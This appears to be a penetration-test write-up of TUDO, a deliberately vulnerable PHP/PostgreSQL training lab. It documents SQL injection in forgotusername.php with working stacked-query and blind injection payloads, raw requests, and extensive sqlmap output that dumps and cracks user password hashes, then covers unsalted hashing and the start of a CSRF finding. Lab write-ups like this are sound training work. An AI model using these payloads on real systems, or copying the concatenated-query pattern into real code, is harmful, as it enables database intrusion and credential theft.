# TODO — Deliberately Vulnerable PHP Web App

▼ **README**

> A small, intentionally insecure PHP/PostgreSQL lab for practicing white-box web exploitation and reporting.

---

## ⚠️ Legal & Safety Notice

TUDO is **for learning only**. Run it **locally** inside the provided Docker environment. Do **not** expose it to the public internet or test against systems you don't own. You are responsible for complying with laws and policies.

---

## What is TUDO?

**TUDO** is a purpose-built vulnerable application authored by **William Moody (@bmdyy)** for OSWE/AWAE-style practice. It's designed to simulate realistic code-review findings and chained exploits across authentication, authorization, template rendering, file uploads, and data access.

**Tech stack:** ***PHP (Apache) • PostgreSQL • Docker***

## Learning Objectives

There are three progressive goals. Each reflects common exam/interview scenarios and real-world vulnerabilities:

1. **Initial foothold:** Gain access to **user1** or **user2** (there are *two* distinct paths).

2. **Privilege escalation:** Escalate to the **admin** account (there is *one* intended path).
3. **Remote code execution (RCE):** Achieve code execution on the host (there are *five* intended paths).

> Bonus challenge: write an end-to-end exploit script that chains all three steps.

**Default credentials (for calibration only):**

```
admin: admin
user1: user1
user2: user2
```

> Tip: Use these only to verify your environment. The challenge is to compromise accounts without relying on defaults.


## TUDO-001 — SQL Injection in `forgotusername.php` (username parameter)

**Severity:** Critical

**Description:**

The provided code snippet from ***forgotusername.php*** is vulnerable to SQL injection. The user-supplied input from the ***username*** parameter within the ***$_POST*** superglobal is concatenated directly into a PostgreSQL query string without any sanitization or parameterization. This allows an attacker to manipulate the query, potentially leading to unauthorized information disclosure and user enumeration.

***Vulnerable Code***




```php
<?php
    session_start();
    if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true) {
        header(header: 'location: /index.php');
        die();
    }

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $username = $_POST['username'];

        include('includes/db_connect.php');
        $ret = pg_query($db, "select * from users where username='".$username."';");

        if (pg_num_rows($ret) === 1) {
            $success = true;
        } else {
            $error = true;
        }
    }
?>
```

Due to this direct concatenation, an attacker can insert special characters to alter the SQL statement's logic.

## Proof of Concept (PoC):


To empirically confirm the injection, I validated a **time-based blind** condition using the exact HTTP request captured from `/forgotusername.php`.

***Request(Time-Based Blind Confirmation)***



```
POST /forgotusername.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/forgotusername.php
Cookie: PHPSESSID=u0gs5fbqmknmg6d55lp7pb4sh1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin';SELECT+PG_SLEEP(5)--
```


***Response Time***



```
1,816 bytes | 6,023 millis
69.7MB
```

I saved the raw POST to a file named `forgotusername` and marked the injection point with a custom asterisk (`*`) in the body (`username=admin*`)

***Request***




Request


Pretty Raw Hex

```
POST /forgotusername.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/forgotusername.php
Cookie: PHPSESSID=u0gs5fbqmknmg6d55lp7pb4sh1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin*
```


## *Sqlmap Results*



```
└─$ sqlmap -r forgotusername --level 2 --risk 2 -v3
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
sponsible for any misuse or damage caused by this program

[*] starting @ 20:35:29 /2025-08-17/

[20:35:29] [INFO] parsing HTTP request from 'forgotusername'
[20:35:29] [DEBUG] cleaning up configuration parameters
[20:35:29] [DEBUG] setting the HTTP timeout
[20:35:29] [DEBUG] setting the HTTP User-Agent header
[20:35:29] [DEBUG] creating HTTP requests opener object
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[20:35:32] [INFO] testing connection to the target URL
[20:35:32] [DEBUG] declared web page charset 'utf-8'
[20:35:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:35:32] [PAYLOAD] 7228 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM inform
[20:35:32] [INFO] testing if the target URL content is stable
[20:35:33] [INFO] target URL content is stable
[20:35:33] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[20:35:33] [PAYLOAD] 7209
[20:35:33] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[20:35:33] [PAYLOAD] admin((,)'"()(,
[20:35:33] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[20:35:33] [PAYLOAD] admin'CIIHPe<'">XnhjLj
[20:35:33] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[20:35:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:35:33] [PAYLOAD] admin) AND 4427=7137 AND (1274=1274
[20:35:33] [PAYLOAD] admin) AND 4025=4025 AND (8731=8731
```




```
[20:35:33] [PAYLOAD] admin' AND 7704=7973 AND 'IhTn'='IhTn
[20:35:33] [PAYLOAD] admin' AND 4025=4025 AND 'WKrb'='WKrb
[20:35:33] [PAYLOAD] admin' AND 5944=2998 AND 'TUyT'='TUyT
[20:35:33] [INFO] (custom) POST parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="User exists!")
[20:35:33] [PAYLOAD] admin' AND (SELECT CVAR(NULL) FROM MSysAccessObjects) IS NULL AND 'WYeY'='WYeY
[20:35:33] [PAYLOAD] admin' AND (SELECT TDESENCRYPT(NULL,NULL)) IS NULL AND 'Dzen'='Dzen
[20:35:33] [PAYLOAD] admin' AND (SELECT %SQLUPPER NULL) IS NULL AND 'Jhll'='Jhll
[20:35:33] [PAYLOAD] admin' AND (SELECT halfMD5(NULL) IS NULL) IS NULL AND 'GDBr'='GDBr
```




```
[20:38:01] [DEBUG] checking for filtered characters
[20:38:01] [PAYLOAD] admin' AND 2973>2972 AND 'pwTt'='pwTt
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 136 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 4025=4025 AND 'WKrb'='WKrb
    Vector: AND [INFERENCE]

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=admin';SELECT PG_SLEEP(5)--
    Vector: ;SELECT (CASE WHEN ([INFERENCE]) THEN (SELECT [RANDNUM] FROM PG_SLEEP([SLEEPTIME])) ELSE [RANDNUM] END)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=admin' AND 5497=(SELECT 5497 FROM PG_SLEEP(5)) AND 'EtoJ'='EtoJ
    Vector: AND [RANDNUM]=(CASE WHEN ([INFERENCE]) THEN (SELECT [RANDNUM] FROM PG_SLEEP([SLEEPTIME])) ELSE [RANDNUM] END)
---
[20:38:39] [INFO] the back-end DBMS is PostgreSQL
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(67)||CHR(111)||CHR(99)||CHR(107)||CHR(114)||CHR(111)||CHR(97)||CHR(
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(82)||CHR(101)||CHR(100)||CHR(115)||CHR(104)||CHR(105)||CHR(102)||C
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(71)||CHR(114)||CHR(101)||CHR(101)||CHR(110)||CHR(112)||CHR(108)||C
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(89)||CHR(101)||CHR(108)||CHR(108)||CHR(111)||CHR(119)||CHR(98)||CH
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(69)||CHR(110)||CHR(116)||CHR(101)||CHR(114)||CHR(112)||CHR(114)||C
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(89)||CHR(66)||CHR(45)||CHR(37)) AND 'fHUv'='fHUv
[20:38:39] [PAYLOAD] admin' AND VERSION() LIKE (CHR(37)||CHR(111)||CHR(112)||CHR(101)||CHR(110)||CHR(71)||CHR(97)||CHR(117)||CH
[20:38:39] [PAYLOAD] admin' AND AURORA_VERSION() LIKE (CHR(37)) AND 'lauX'='lauX
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: PostgreSQL
```

Using the confirmed SQLi, I leveraged `sqlmap` to enumerate the DBMS and dump the `users` table from the `public` schema



```
[21:08:11] [PAYLOAD] admin' AND ASCII(SUBSTRING((SELECT CO
IMIT 1)::text FROM 6 FOR 1))>48 AND 'xsme'='xsme
[21:08:11] [PAYLOAD] admin' AND ASCII(SUBSTRING((SELECT CO
IMIT 1)::text FROM 6 FOR 1))>1 AND 'xsme'='xsme
[21:08:11] [INFO] retrieved: users
[21:08:11] [DEBUG] performed 35 queries in 1.82 seconds
Database: public
[4 tables]
+-------------+
| class_posts |
| motd_images |
| tokens      |
| users       |
+-------------+
```



```
[21:10:51] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:11:01] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[21:11:07] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[21:11:07] [INFO] starting 7 processes
[21:11:11] [INFO] cracked password 'admin' for user 'admin'
[21:11:21] [INFO] cracked password 'admin' for user 'admin'
[21:11:22] [INFO] cracked password 'user2' for user 'user2'
[21:11:22] [INFO] cracked password 'user2' for user 'user2'
[21:11:22] [INFO] cracked password 'user1' for user 'user1'
[21:11:23] [DEBUG] post-processing table dump
Database: public
Table: users
[3 entries]
+-----+--------------------------------------------------------------------------+----------+--------------------+
| uid | password                                                                 | username | description        |
+-----+--------------------------------------------------------------------------+----------+--------------------+
| 1   | 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 (admin) | admin    | BOSS               |
| 2   | 0a041b9462caa4a31bac3567e0b6e6fd9100787db2ab433d96f6d178cabfce90 (user1) | user1    | Head of Security   |
| 3   | 6025d18fe48abd45168528f18a82e265dd98d421a7084aa09f61b341703901a3 (user2) | user2    | Head of Management |
+-----+--------------------------------------------------------------------------+----------+--------------------+
```

Link to POC script

https://github.com/alexander47777/tudo/blob/main/tudo_sqli_extraction.py

## Finding TUDO-002 — Weak Password Hashing (Unsalted SHA-256)

**Severity:** **Critical**

---

**Summary**

User passwords are being stored as unsalted SHA-256 digests. This is a severe security vulnerability. SHA-256 is a fast, general-purpose hashing algorithm that lacks a unique, per-user salt. As a result, the password hashes are trivial to crack offline using standard wordlists and modern commodity hardware. During testing, all three user credentials (including the `admin` account) were recovered in seconds. This puts all user accounts at risk of immediate compromise.

## 🔬 Technical Details

### 1. Vulnerable Implementation

The application stores user passwords in the `users.password` column as a 64-character hexadecimal string. This is a one-way digest created using unsalted SHA-256, without any unique, per-user salt.

The data flow is as follows:

- **Source:** User-provided plaintext password at registration or password reset.
- **Transformation:** The password is run through a basic, unsalted SHA-256 hashing function.
- **Sink:** The resulting 64-character hash is stored in the database.

Any compromise of the `users` table, such as through a SQL injection attack (**Finding TUDO-001**) or a leaked database backup, exposes all password hashes.

### 2. Evidence & Exploitation

A database dump of the `users` table revealed the following password hashes:

```
+-----+----------------------------------------------------------------
--+----------+
| uid | password                                                         | username |
+-----+----------------------------------------------------------------
--+----------+
| 1   | 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448
```

```
a918 (admin) | admin    |
| 2   | 0a041b9462caa4a31bac3567e0b6e6fd9100787db2ab433d96f6d178cab
fce90 (user1) | user1    |
| 3   | 6025d18fe48abd45168528f18a82e265dd98d421a7084aa09f61b341703
901a3 (user2) | user2    |
+-----+-----------------------------------------------------------------
--+----------+
```

Using an automated cracking tool with a standard dictionary wordlist, all three passwords were recovered almost instantly.

**Cracked Credentials:**

- `admin` : `admin`
- `user1` : `user1`
- `user2` : `user2`

---

## 💥 Impact

This is a **critical** vulnerability with severe consequences:

- **Immediate Account Takeover:** An attacker with access to the database can instantly recover all user passwords and gain unauthorized access to all accounts, including the highly-privileged `admin` account.
- **Privilege Escalation & Persistence:** Gaining access to the `admin` account can lead to further attacks, such as escalating privileges within the application and achieving persistence, potentially leading to **Remote Code Execution (RCE)**.
- **Password Reuse Risk:** Users often reuse the same passwords across multiple applications. The compromise of these passwords puts users' other accounts (e.g., email, banking) at risk.

---

# Finding TUDO-003 — Cross-Site Request Forgery (CSRF) on `profile.php`

**Severity:** **High**


## 📝 Summary

The `profile.php` page is vulnerable to **Cross-Site Request Forgery (CSRF)**. The application accepts `POST` requests to update a user's profile without validating a unique, unpredictable token. An attacker can craft a malicious web page that tricks a logged-in user into unknowingly submitting a request to change their profile description. The provided code confirms the application uses a `POST` request to update the user's description but does not contain any anti-CSRF measures.

## 🔬 Technical Details

The vulnerability exists in the `profile.php` page's form submission handler. The code uses a `POST` request to update the `description` field in the `users` table based on the logged-in user's session (`$_SESSION['username']`).

***Vulnerable Code Snippet***:



